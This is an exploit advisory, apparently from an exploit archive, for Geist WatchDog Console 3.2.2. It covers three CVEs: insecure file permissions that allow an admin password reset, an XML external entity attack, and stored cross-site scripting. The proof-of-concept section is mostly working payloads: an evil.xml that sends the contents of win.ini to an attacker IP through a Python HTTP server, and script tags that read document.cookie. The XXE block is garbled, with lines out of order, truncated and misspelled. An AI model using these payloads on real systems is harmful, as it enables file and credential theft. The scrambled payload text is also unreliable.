Geist WatchDog Console 3.2.2 XSS / XML Injection / Insecure Permissions

April 18, 2018






Geist WatchDog Console version 3.2.2 suffers from cross site scripting, XML external entity injection, and insecure file permission vulnerabilities.


MD5 | 4811ca31e7f5fe461ed4376e43851ecc

```
# Exploit Author: bzyo
# CVE: CVE-2018-10077, CVE-2018-10078, CVE-2018-10079
# Twitter: @bzvo
# Exploit Title: Geist WatchDog Console 3.2.2 - Multiple Vulnerabilities
# Date: 04-17-18
# Vulnerable Software: WatchDog Console - 3.2.2
# Vendor Homepage: http://www.itwatchdogs.com/
# Version: 3.2.2
# Software Link: http://www.itwatchdogs.com/userfiles/file/firmware/Console/WatchDogConsoleInstaller v3.2.2.exe
# Tested On: Windows 7 x86
Description
WatchDog Console suffers from multiple vulnerabilities:
# CVE-2018-10077 Authenticated XML External Entity (XXE)
# CVE-2018-10078 Authenticated Stored Cross Site Scripting (XSS)
# CVE-2018-10079 Insecure File Permissions
Prerequisites
To successfully exploit these vulnerabilities, an attacker must already have access
to a system running WatchDog Console using a low-privileged user account
Proof of Concepts
### CVE-2018-10079 Insecure File Permissions ###
By default, WatchDog Console 3.2.2 installs all configuration data at 'C:\ProgramData\WatchDog Console' and
gives 'Authenticated Users' group Modify permissions
C:\>icacls "c:\ProgramData\WatchDog Console"
c:\ProgramData\WatchDog Console NT AUTHORITY\Authenticated Users:(OI)(CI)(M,DC)
This allows any local user of the system the ability to reset the application admin password by generating
a password using the PHP md5() function and updating the config.xml file. It also provides the ability to
add data to servers.xml for both CVE-2018-10078 and CVE-2018-10079 or through the application interface
### CVE-2018-10077 Authenticated XML External Entity (XXE) ###
With authenticated admin access to the application or local access to the system, a user has the ability to rea
system files remotely through XXE
On attacking machine
```

```
%SD;
    %param1;
    <r>&exfil:</r>
- Create evil.xml with the following contents anywhere
    <?xml version="1.0" encoding="UTF-8"?>
    <!ENTITY % data SYSTEM "file:///c:/windows/win.ini">
    <!ENTITY % paraml "<!ENTITY exfil SYSTEM 'http://192.168.0.149:8080/?%data;'>">
- Start python simple http server in same directory as evil.xml, listening on 8080
    python -m SimpleHTTPServer 8080
On victim machine (1 of 2 ways)
1. With admin access to application console, add attacking server IP address under servers tab.
2. With local access to system
   - update 'C:\ProgramData\WatchDog Console\servers.xml file' with following:
        <?xml version="1.0" encoding="utf-8" standalone="yes"?>
        <server host="192.168.0.149" addrType="http" port="80" description="" selEmail="True" Username="1" Pass</pre>
       </servers>
   - restart system
On attacking machine
- Contents of 'win.ini' is outputted to console
- evil.xml can be updated to read other sensitive files (tested reading file from admin desktop)
### CVE-2018-10078 Authenticated Stored Cross Site Scripting (XSS) ###
This application suffers from authenticated XSS on several inputs (1 of 2 ways)
1. With admin access to application console, under servers tab
    - add dummy IP in server name filed
   - add <script>alert(document.cookie)</script>"> into server description
2. With local access to system
    - update 'C:\ProgramData\WatchDog Console\servers.xml file' with following:
       <?xml version="1.0" encoding="utf-8" standalone="yes"?>
        <servers>
        <server host="172.16.1.1" addrType="http" port="80" description="<script>alert(document.cookie)</script</pre>
        </servers>
   - restart system
3. popup with cookie appears when browsing from Overview, Dashboard, and Server tabs. Remains after reboot.
```








#### **Popular Posts**



Linux/x86 Read /etc/passwd Shellcode

62 bytes small Linux/x86 read /etc/passwd shellcode.





Microsoft Internet Explorer VBScript Engine CVE-2018-8174 Arbitrary

Code Execution Vulnerability

Microsoft Internet Explorer is prone to an unspecified arbitrary codeexecution vulnerability.

Attackers can exploit this vulnerability to execute arbitrary code in the ...



WhatsApp 2.18.31 iOS Memory Corruption

WhatsApp version 2.18.31 on iOS suffers from a remote memory corruption vulnerability.

**Archive**